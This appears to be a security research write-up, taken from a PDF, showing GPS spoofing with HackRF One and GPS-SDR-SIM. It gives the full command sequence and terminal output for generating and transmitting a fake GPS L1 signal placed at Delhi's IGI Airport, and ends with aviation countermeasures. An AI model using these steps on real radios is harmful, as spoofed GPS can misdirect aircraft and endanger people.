GPS Spoofing Demonstration Using HackRF One & DragonOS

Aviation Security Research Report

---

1. Introduction

Global Navigation Satellite Systems (GNSS), especially GPS, form a critical component of modern aviation. Aircraft depend heavily on GPS for navigation, positioning, and timing. However, in recent years, GPS spoofing attacks have increased globally, affecting navigation systems of both civilian and commercial aircraft.

This report presents a controlled, demonstration of how GPS spoofing can work using a Software Defined Radio (SDR) platform — specifically HackRF One and GPS-SDR-SIM — to simulate the effect of a spoofed GPS signal near Indira Gandhi International (IGI) Airport, Delhi.

⚠️ Disclaimer:
This experiment was conducted *strictly in an isolated, non-radiating test environment*.
The intent is to raise awareness of aviation GNSS vulnerabilities for cybersecurity research and education.

---

2. Tools & Technologies Used

- DragonOS (Linux-based SDR distribution)
- HackRF One with Mayhem Firmware
- GPS-SDR-SIM (GPS signal simulator)
- NASA CDDIS Ephemeris (BRDC) files
- GCC Compiler
- GPS Antenna (Test Environment Only)
- HackRF host utilities (hackrf_transfer)

---

3. Objective of the Demonstration

The objective of this research is to:

- Demonstrate how a spoofed GPS signal can be generated using openly available data.
- Show the risk spoofed GPS signals pose to aviation systems dependent on GNSS.
- Highlight the importance of implementing GNSS anti-spoofing and authentication techniques.

The demonstration simulates a GPS signal that appears to come from the coordinates of IGI Airport, New Delhi.

---

4. Installing & Preparing the Environment

4.1 DragonOS

DragonOS is used due to its pre-installed SDR tools, libraries, and compatibility with HackRF.

Boot into DragonOS and ensure basic SDR utilities are working.

---

5. Downloading & Compiling GPS-SDR-SIM


5.1 Clone GPS-SDR-SIM

“git clone https://github.com/osqzss/gps-sdr-sim.git”

5.2 Compile the C Source Code

Navigate into the cloned directory and run:

“gcc gpssim.c -lm -O3 -o gps-sdr-sim”



This generates the executable gps-sdr-sim.

---

6. Downloading GPS Ephemeris Data (BRDC File)

6.1 What is an Ephemeris File?

NASA maintains daily GPS satellite broadcast navigation data known as Ephemeris (RINEX Navigation Files).
These provide satellite:

- Position
- Time
- Pseudo-range
- Doppler shifts

GPS-SDR-SIM uses this data to generate realistic spoofing waveforms.

6.2 Downloading the Latest File

1. Create/login to your Earthdata account: https://urs.earthdata.nasa.gov/login
2. Navigate to the daily GNSS archive: https://cddis.nasa.gov/archive/gnss/data/daily/

Example file used:


brdc3190.25n.gz


6.3 Extract the File


gzip -d brdc3190.25n.gz

This extracts:

brdc3190.25n







---

7. Generating the Spoofed GPS Signal

We generate the I/Q samples needed for HackRF transmission.


7.1 Command to Generate gpssim.bin

“./gps-sdr-sim -e brdc3190.25n -l 28.556276,77.100662,100 -b 8”

Where:

- 28.556276 = Latitude of IGI Airport

- 77.100662 = Longitude of IGI Airport
- 100 meters = Altitude
- -b 8 = 8-bit I/Q samples required for HackRF



This produces:

gpssim.bin

This file contains the spoofed GPS simulation waveform for ~300 seconds (default duration).

---


8. Preparing HackRF One


8.1 Updating Firmware

Mayhem firmware updated via:

https://hackrf.app/


hackrf.app
ADSB
AIS
APPS
AUDIO
BLERX
BLETX
CAPTURES
FIRMWARE
FREQMAN
GPS
LOGS
LOOKINGGLASS
PLAYLIST
REMOTES
ok
ch> fwb 100000
Firmware Update
Currently installed version: v2.1.0 - stable
Latest Stable: v2.3.1
Latest Nightly: n_251108
Select from the available options:
Update to latest stable release
Update to latest nightly release
Flash custom firmware
Upload Progress
Progress: 23.6%
Transferred: 488.3KB / 2070.0KB
Speed: 105.3 KB/s
Time Elapsed: 0m 4s
Time Remaining: 0m 12s
Chunks: 6
Retries: 0
Mayhem Hub - 2025
Version: 2025-10-31T01:11:28.722Z


hackrf.app
ADSB
AIS
APPS
AUDIO
BLERX
BLETX
CAPTURES
FIRMWARE
FREQMAN
GPS
LOGS
LOOKINGGLASS
PLAYLIST
REMOTES
ok
ch> fwb 100000
send 100000 bytes
ok
Firmware Update
Currently installed version: v2.1.0 - stable
Latest Stable: v2.3.1
Latest Nightly: n_251108
Select from the available options:
Update to latest stable release
Update to latest nightly release
Flash custom firmware
Upload Complete!
Total Size: 2070.0KB
Total Time: 0m 16s
Successful Chunks: 22
Failed Attempts: 0
Mayhem Hub - 2025
Version: 2025-10-31T01:11:28.722Z


hackrf.app
Live Screen
On
SD Card
ADSB
AIS
APPS
AUDIO
BLERX
BLETX
CAPTURES
FIRMWARE
FREQMAN
GPS
LOGS
LOOKINGGLASS
PLAYLIST
REMOTES
send 100000 bytes
ok
ch> fwb 100000
send 100000 bytes
ok
ch> fwb 100000
send 100000 bytes
ok
ch> fwb 19680
send 19680 bytes
ok
ch> fclose
ok
ch>
Enter command
Firmware Version: v2.1.0
Manage Firmware

8.2 Verifying HackRF

hackrf_info

```
root@akshit-virtual-machine:/home/akshit/Downloads/gps-sdr-sim# lsusb
Bus 002 Device 003: ID 1d50:6089 OpenMoko, Inc. Great Scott Gadgets HackRF One SDR
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 001 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 001 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
root@akshit-virtual-machine:/home/akshit/Downloads/gps-sdr-sim# hackrf_info
hackrf_info version: 2024.02.1
libhackrf version: 2024.02.1 (0.9)
Found HackRF
Index: 0
Serial number: 0000000000000000042a068dc34a54f07
Board ID Number: 4 (HackRF One)
Firmware Version: v2.3.1 (API:1.08)
Part ID Number: 0xa000cb3c 0x00614f66
Hardware Revision: r9
Hardware does not appear to have been manufactured by Great Scott Gadgets.
Hardware supported by installed firmware:
    HackRF One
root@akshit-virtual-machine:/home/akshit/Downloads/gps-sdr-sim#
```

Device should be detected.

---

9. Transmitting the Spoofed GPS Signal


9.1 Transmission Command

hackrf_transfer -t gpssim.bin -f 1575420000 -s 2600000 -a 1 -x 0

Parameter explanation:

- -t gpssim.bin → The spoofed GPS waveform
- -f 1575420000 Hz → GPS L1 frequency (1575.42 MHz)
- -s 2600000 → Sample rate
- -a 1 → Enable amplifier
- -x 0 → TX gain (set to 0 for safety)

```
root@akshit-virtual-machine:/home/akshit/Downloads/gps-sdr-sim# hackrf_transfer -t gpssim.bin -f 1575420000 -s
2600000 -a 1 -x 0
call hackrf_set_sample_rate(2600000 Hz/2.600 MHz)
call hackrf_set_hw_sync_mode(0)
call hackrf_set_freq(1575420000 Hz/1575.420 MHz)
call hackrf_set_amp_enable(1)
Stop with Ctrl-C
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.0 MiB / 1.000 sec =  5.0 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.4 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.0 MiB / 1.000 sec =  5.0 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.4 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.0 MiB / 1.000 sec =  5.0 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, average power -13.5 dBfs
 5.0 MiB / 1.000 sec =  5.0 MiB/second, average power -13.5 dBfs
```



In a real environment, a GPS antenna will radiate these signals, which can overpower authentic GPS signals nearby.
Here, this was done only inside an RF-isolated environment.


GPS Antenna
Frequency:1575.42MHz
Voltage:3V~5V
SGS FC CE
Search here
Restaurants
Petrol
Attractions
Indira Gandhi
Int'l Airport
Hotel Pride Plaza
Top rated
Radisson Blu Plaza
Hotel, Delhi Airport
SAMALKA
Google Maps
New Delhi
23°
NAQI
Explore
You
Contribute
1575 420 000
0 dB
1.75 MHz
EXT

---

10. Aviation Security Implications

This demonstration highlights critical aviation concerns:

✓ Aircraft rely heavily on GNSS

Spoofed GPS signals can mislead:

- Aircraft navigation systems
- Flight management systems
- ADS-B receivers
- Ground control navigation aids

✓ Growing real-world incidents

Recent GPS spoofing has been reported in:

- Middle East
- Mediterranean
- India (Delhi, Ladakh region)
- China
- Russia/Ukraine region

✓ Need for better protections

Airports and aviation agencies must:

- Deploy GNSS interference detection
- Use multi-constellation GNSS
- Add receiver authentication / RAIM+
- Rely on redundant navigation systems (INS, VOR/DME)

---

11. Conclusion

This research project demonstrates how GPS spoofing works at a technical level and why modern aviation systems must implement robust countermeasures.
Using accessible tools like HackRF and GPS-SDR-SIM, it becomes clear that GPS spoofing is no longer theoretical — it is a practical threat.

Aviation authorities, cybersecurity professionals, and GNSS engineers must work together to enhance GPS integrity and ensure safe navigation for all aircraft.

---

12. Supporting Videos

Part 1: https://www.youtube.com/watch?v=n-icyyWVHTU
Part 2: https://www.youtube.com/watch?v=9PNcuVGbrJI
